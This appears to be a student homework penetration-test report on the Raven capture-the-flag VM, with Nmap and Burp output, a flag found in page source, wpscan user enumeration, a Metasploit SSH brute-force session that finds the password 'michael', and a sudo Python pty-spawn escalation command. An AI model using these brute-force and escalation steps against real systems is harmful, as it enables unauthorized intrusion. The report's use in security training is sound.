Notes on Homework 21

For the purpose of this homework exercise, we named our company CyberInsights, Inc. We were hired by our customer Vandelay Industries to do a security assessment on their Raven website.

Team members for CyberInsights, Inc are:

- Alan McCabe
- Gangadhar Thota
- Siraj Mohammad
- Atul Bhingarde
- KC Gundimeda

Executive Summary

CyberInsights Inc. recently landed a contract to assess the security of Vandelay Industries' internal network. The company's web server, which hosts their public-facing website, is exposed via the company's DMZ. This machine is extremely important to protect as could become a potential entry point to pivot into the company's internal network. This web server will also host an SSH server so the administrators can use to add, remove, or edit content on the company's website.

Since this machine is so important to their core business, they do not want the live production server tested directly. CyberInsightsh as been provided a virtual machine image of the company's web server for testing. Vandelay Industries requested that CyberInsights attach the VM to Vandelay Industries local network to perform a preliminary assessment. This precaution ensures that the testing that will take place will not take the Vandelay Industries website offline or deface the public-facing website harming Vandelay Industries' operations or reputation.

Attack Narrative

CyberInsights is authorized to use any tools, technologies, and procedures (TTPs) they see fit to attack the company web server. CyberInsights was provided a virtual machine image to attack to minimize the risk of accidentally taking down the site, CyberInsights is free to use brute-force and other high-bandwidth tactics under this activity.

The objective for this testing will be for CyberInsights to find four hidden flags. These flags are placeholders for highly sensitive data that lives on the production server. If CyberInsights finds them, they have essentially compromised Vandelay Industries' security. CyberInsights has additionally been provided the following hints about the four hidden flags, two should be found on company website and the other two on the company's server's file system. CyberInsights has been provided no additional clues.

The deliverable of this testing is this final report summarizing the vulnerabilities CyberInsights found and how CyberInsights was able to exploited them; and which proactive measures are recommended.

Reconnaissance

Host and Service Enumeration

CyberInsights launched the VM and used Netdiscover and Nmap to scan the local area subnet to identify the targeted web server's IP address, and then use Nmap to discover running services, OS versions, and OS parameter discovery while utilizing stealth options and test for open TCP and UDP ports and additional hosts.

Netdiscover and Nmap revealed Vandelay Industries' webserver to be at IP 10.0.2.4 with port 80 open:

```
        Hosts
  =====address mac name os_name os_flavor os_sp purpose info comments
  ------- --- ---- ------- --------- ----- ------- ---- --------
  10.0.2.1 52:54:00:12:35:00 embedded device
  10.0.2.2 52:54:00:12:35:00 embedded device
  10.0.2.3 08:00:27:24:73:C6
  10.0.2.4 08:00:27:8C:17:EE Linux 3.X server
  10.0.2.15msf5 > services
  Services
  ========host port proto name state info
  ---- ---- ----- ---- ----- ----
  10.0.2.1 53 tcp domain open
  10.0.2.2 135 tcp msrpc open Microsoft Windows RPC
  10.0.2.2 445 tcp microsoft-ds open
  10.0.2.2 2105 tcp msrpc open Microsoft Windows RPC
  10.0.2.2 2107 tcp msrpc open Microsoft Windows RPC
  10.0.2.2 5357 tcp http open Microsoft HTTPAPI httpd 2.0 SSDP/UPnP
  10.0.2.2 6646 tcp unknown open
  10.0.2.4 22 tcp ssh open OpenSSH 6.7p1 Debian 5+deb8u4 protocol 2.0
  10.0.2.4 80 tcp http open Apache httpd 2.4.10 (Debian)
  10.0.2.4 111 tcp rpcbind open 2-4 RPC #100000
```

Web Enumeration

The executed network scan revealed an HTTP server by using the following steps to explore and analyze the site:

- Used Burp Suite to generate a sitemap by manually browsing the site.
- Used Burp Spider to expand the site map.
- Used wfuzz to perform URL enumeration. Used the default wordlists provided in the wfuzz directory.

- Used wpscan to break through the WordPress blog’s login form.

Network Exploitation and Post-Exploitation Pillaging

Using Nmap to scan, identified the SSH server for a brute-force login attack which offered a user shell where accounts that have sudo permissions were identified and then find out which commands are allowed for execution and to see which account is allowed to run Python as root, using the following command:

```
sudo python -c “import pty; pty.spawn(‘/bin/bash’)”
```

Enumeration and Vulnerability Analysis


IP Address	Operating System	Vulnerabilities	Risk (Low/Med/High)
10.0.2.4	Linux 8 Debian	Web Server	High
10.0.2.4	SSH Services	SSH	High

Web Server Analysis

The web server host 10.0.2.4, target machine, had port 80 open and could see that is was a web server running Apache.

```
Nmap scan report for eogrtederaist01-ge0_0_1.gdn.ge.com (10.0.2.4)
Host is up (0.00034s latency).
PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp  open  http    Apache httpd 2.4.10 ((Debian))
111/tcp open  rpcbind 2-4 (RPC #100000)
MAC Address: 08:00:27:E6:AC:CC (Oracle VirtualBox virtual NIC)
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
```

Reviewing Burpsuite Spider Module, we saw the text ‘flag’ syntax.



Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

```
http://1.2.3.4:8009
http://1.2.3.5:8009
    /
http://1.2.3.6:8009
http://10.0.2.4
    /
    about.html
    contact.php
    css
    fonts
    img
    index.html
    js
    manual
    manual
    service.html
    team.html
    wordpress
    wordpress
        /
http://127.0.0.1
http://127.0.0.1:8080
http://192.168.1.50
http://192.168.1.51
http://192.168.111.2
http://192.168.211.12:8088
http://192.168.211.2:8080
http://192.168.212.10
http://a11yproject.com
http://ancien.exemple.com
http://apache.webthing.com
http://apachetoday.com
https://api.w.org
http://appserver.example.com
http://apr.apache.org
http://aspell.sourceforge.net
http://autre
http://autre_hote
http://backend
http://backend.example.com
https://backend.example.com
http://backend.example.com:8000
http://badguys.example.com
http://bahumbug.wordpress.com
http://bir.baska.tld
http://bitnami.com
https://blogs.oracle.com
http://briancherne.github.io
http://buggyappserver:7001
```


Host	Method	URL	Params	Status	Length	MIME type	Title	Comment	Time reques...
http://10.0.2.4	GET	/service.html		200	11445	HTML	Security		09:11:44 17 ...

```
                                        <div class="col-lg-2 col-md-6 col-sm-6 social-widget">
                                                <div class="single-footer-widget">
                                                        <h6>Follow Us</h6>
                                                        <p>Let us be social</p>
                                                        <div class="footer-social d-flex align-items-center">
                                                                <a href="#"><i class="fa fa-facebook"></i></a>
                                                                <a href="#"><i class="fa fa-twitter"></i></a>
                                                                <a href="#"><i class="fa fa-dribbble"></i></a>
                                                                <a href="#"><i class="fa fa-behance"></i></a>
                                                        </div>
                                                </div>
                                        </div>
                                </div>
                        </div>
                </footer>
                <!-- End footer Area -->
                <!-- flag1{b9bbcb33e11b80be759c4e844862482d} -->
                <script src="js/vendor/jquery-2.2.4.min.js"></script>
                <script src="https://cdnjs.cloudflare.com/ajax/libs/popper.js/1.12.9/umd/popper.min.js" integrity="sha384-ApNbgh9B+Y1QKtv3Rn7W3mgPxhU9K/ScQsAP7hUibX39j7fakFPskv
crossorigin="anonymous"></script>
                <script src="js/vendor/bootstrap.min.js"></script>
                <script type="text/javascript" src="https://maps.googleapis.com/maps/api/js?key=AIzaSyBh0dIF3Y9382fqJYt5I_sswSrEw5eihAA"></script>
                <script src="js/easing.min.js"></script>
                <script src="js/hoverIntent.js"></script>
                <script src="js/superfish.min.js"></script>
                <script src="js/jquery.ajaxchimp.min.js"></script>
                <script src="js/jquery.magnific-popup.min.js"></script>
                <script src="js/owl.carousel.min.js"></script>
                <script src="js/jquery.sticky.js"></script>
                <script src="js/jquery.nice-select.min.js"></script>
                <script src="js/waypoints.min.js"></script>
                <script src="js/jquery.counterup.min.js"></script>
```

The first flag found was

<!-- **flag1**{b9bbcb33e11b80be759c4e844862482d} -->

Burpsuite Spider module to find the Wordpress directory



Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders


```
http://1.2.3.4:8009
http://1.2.3.5:8009
    /
http://1.2.3.6:8009
http://10.0.2.4
    /
    about.html
    contact.php
    css
    fonts
    img
    index.html
    js
    manual
    manual
    service.html
    team.html
    wordpress
    wordpress
http://127.0.0.1
http://127.0.0.1:8080
http://192.168.1.50
http://192.168.1.51
http://192.168.111.2
http://192.168.211.12:8088
http://192.168.211.2:8080
http://192.168.212.10
http://a11yproject.com
http://ancien.exemple.com
http://apache.webthing.com
http://apachetoday.com
https://api.w.org
http://appserver.example.com
http://apr.apache.org
http://aspell.sourceforge.net
http://autre
http://autre_hote
http://backend
http://backend.example.com
https://backend.example.com
http://backend.example.com:8000
http://badguys.example.com
http://bahumbug.wordpress.com
http://bir.baska.tld
http://bitnami.com
```

Host	Method	URL	Params	Status	Length	MIME type	Title	Comment	Time reques...
http://10.0.2.4	GET	/		200	17098	HTML	Raven Security		10:24:42 17 ...
http://10.0.2.4	GET	/about.html		200	13544	HTML	Security		09:11:44 17 ...
http://10.0.2.4	GET	/contact.php		200	9891	HTML	Security		09:11:44 17 ...
http://10.0.2.4	POST	/contact.php	✓	200	9916	HTML	Security		09:11:46 17 ...
http://10.0.2.4	GET	/css/		200	3828	HTML	Index of /css		09:11:49 17 ...
http://10.0.2.4	GET	/css/?C=D;O=A	✓	200	3828	HTML	Index of /css		09:11:49 17 ...
http://10.0.2.4	GET	/css/?C=D;O=D	✓	200	3828	HTML	Index of /css		09:11:49 17 ...
http://10.0.2.4	GET	/css/?C=M;O=A	✓	200	3828	HTML	Index of /css		09:11:49 17 ...
http://10.0.2.4	GET	/css/?C=M;O=D	✓	200	3828	HTML	Index of /css		09:11:49 17 ...
http://10.0.2.4	GET	/css/?C=N;O=A	✓	200	3828	HTML	Index of /css		09:11:49 17 ...
http://10.0.2.4	GET	/css/?C=N;O=D	✓	200	3828	HTML	Index of /css		09:11:49 17 ...
http://10.0.2.4	GET	/css/?C=S;O=A	✓	200	3828	HTML	Index of /css		09:11:49 17 ...
http://10.0.2.4	GET	/css/?C=S;O=D	✓	200	3828	HTML	Index of /css		09:11:49 17 ...
http://10.0.2.4	GET	/css/bootstrap.map		200	328040	JSON			09:11:49 17 ...

Name	Value
HTTP/1.1	200 OK
Date	Thu, 16 Jan 2020 21:02:06 GMT
Server	Apache/2.4.10 (Debian)
Last-Modified	Sun, 12 Aug 2018 22:29:32 GMT
ETag	"41b3-5734482bdcb00-gzip"
Accept-Ranges	bytes
Vary	Accept-Encoding
Content-Length	16819
Connection	close
Content-Type	text/html

```
<!DOCTYPE html>
<html lang="zxx" class="no-js">
<head>
        <!-- Mobile Specific Meta -->
        <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">
        <!-- Favicon-->
        <link rel="shortcut icon" href="img/fav.png">
        <!-- Author Meta -->
        <meta name="author" content="codepixer">
        <!-- Meta Description -->
        <meta name="description" content="">
```


Burpsuite discovered there was a Wordpress extension 10.0.2.4\wordpress\



```
▶ http://1.2.3.6:8009
▼ http://10.0.2.4
    /
    about.html
  ▶ contact.php
  ▶ css
  ▶ fonts
  ▶ img
    index.html
  ▶ js
    manual
  ▶ manual
    service.html
    team.html
    wordpress
  ▼ wordpress
      /
```


We then ran wpscan against the URL and found the user names ‘michael’ and ‘steven’

The ‘ssh_login’ module with ‘rockyou.txt’ from Metasploit was used to execute a brute force attack against Raven server and found the password for user ‘michael’ to be ‘michael’ allowing us to ssh and log in directly to the Raven server.




```
msf5 auxiliary(scanner/ssh/ssh_login) > set USER_FILE /usr/share/wordlists/rockyou.txt
USER_FILE ⇒ /usr/share/wordlists/rockyou.txt
msf5 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 10.0.2.4
RHOSTS ⇒ 10.0.2.4
msf5 auxiliary(scanner/ssh/ssh_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS ⇒ true
msf5 auxiliary(scanner/ssh/ssh_login) > set USER_AS_PASS true
USER_AS_PASS ⇒ true
msf5 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting                   Required  Description
   ----              ---------------                   --------  -----------
   BLANK_PASSWORDS   false                             no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                                 yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false                             no        Try each user/password couple stored i
n the current database
   DB_ALL_PASS       false                             no        Add all passwords in the current datab
ase to the list
   DB_ALL_USERS      false                             no        Add all users in the current database
to the list
   PASSWORD                                            no        A specific password to authenticate wi
th
   PASS_FILE                                           no        File containing passwords, one per lin
e
   RHOSTS            10.0.2.4                          yes       The target host(s), range CIDR identif
ier, or hosts file with syntax 'file:<path>'
   RPORT             22                                yes       The target port
   STOP_ON_SUCCESS   true                              yes       Stop guessing when a credential works
for a host
   THREADS           1                                 yes       The number of concurrent threads (max
one per host)
   USERNAME                                            no        A specific username to authenticate as
   USERPASS_FILE                                       no        File containing users and passwords se
parated by space, one pair per line
   USER_AS_PASS      true                              no        Try the username as the password for a
ll users
   USER_FILE         /usr/share/wordlists/rockyou.txt  no        File containing usernames, one per lin
e
   VERBOSE           false                             yes       Whether to print output for all attemp
ts

msf5 auxiliary(scanner/ssh/ssh_login) > run

[+] 10.0.2.4:22 - Success: 'michael:michael' ''
[*] Command shell session 3 opened (10.0.2.15:40423 → 10.0.2.4:22) at 2020-01-17 12:36:56 -0500
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/ssh/ssh_login) > 
```

After ssh-ing into the Raven server using Michael’s compromised account, we discovered that Michael’s account did not have sudo privileges.



